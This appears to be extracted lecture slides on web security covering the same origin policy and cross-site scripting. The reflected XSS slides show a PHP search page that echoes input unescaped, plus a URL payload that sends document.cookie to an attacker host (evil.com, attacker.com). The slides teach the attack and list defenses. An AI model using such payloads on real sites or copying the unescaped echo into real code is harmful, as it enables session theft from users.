
# HTTPS



# Vulnerabilities by Year



# Vulnerability Occurrence in Applications



# Same Origin Policy (SOP)

Data for <http://www.example.com/dir/page.html> accessed by:

- <http://www.example.com/dir/page2.html> ✓
- <http://www.example.com/dir2/page3.html> ✓
- <http://www.example.com:80/dir/page.html>
- <https://www.example.com/dir/page.html> X
- <http://www.example.com:81/dir/page.html> X
- <http://evil.com/dir/page.html> X
- <http://example.com/dir/page.html> X


# SOP Exceptions

- Domain relaxation: `document.domain`
- Cross-origin network requests: `Access-Control-Allow-Origin`
- Cross-origin client-side communication: `postMessage`
- Importing scripts

# Cross-Site Scripting (XSS)

- Form of code injection
- evil.com sends victim a script that runs on example.com

# Reflected XSS



# Reflected XSS

- Search field on victim.com:

- `http://victim.com/search.php?term=apple`

- Server-side implementation of search.php:

```
<html>
  <title> Search Results </title>
  <body> Results for <?php echo $_GET[term] ?>: ...</body>
</html>
```

- What if victim instead clicks on:

```
http://victim.com/search.php?term=
<script> window.open("http://evil.com?cookie = " +
  document.cookie ) </script>
```

# Reflected XSS

Attack Server




user gets bad link



```
www.evil.com  
http://victim.com/search.php?  
term= <script> ... </script>
```

user clicks on link




victim echoes user input

Victim Server



```
www.victim.com  
<html>  
Results for  
<script>  
window.open (http://attacker.com?  
... document.cookie ...)  
</script>  
</html>
```

# Stored XSS



# Stored XSS attack vectors

- loaded images
- HTML attributes
- user content (comments, blog posts)

# Example XSS attacks



# XSS Defenses

- Parameter Validation
- HTTP-Only Cookies
- Dynamic Data Tainting
- Static Analysis
- Script Sandboxing

# So what's the take away...

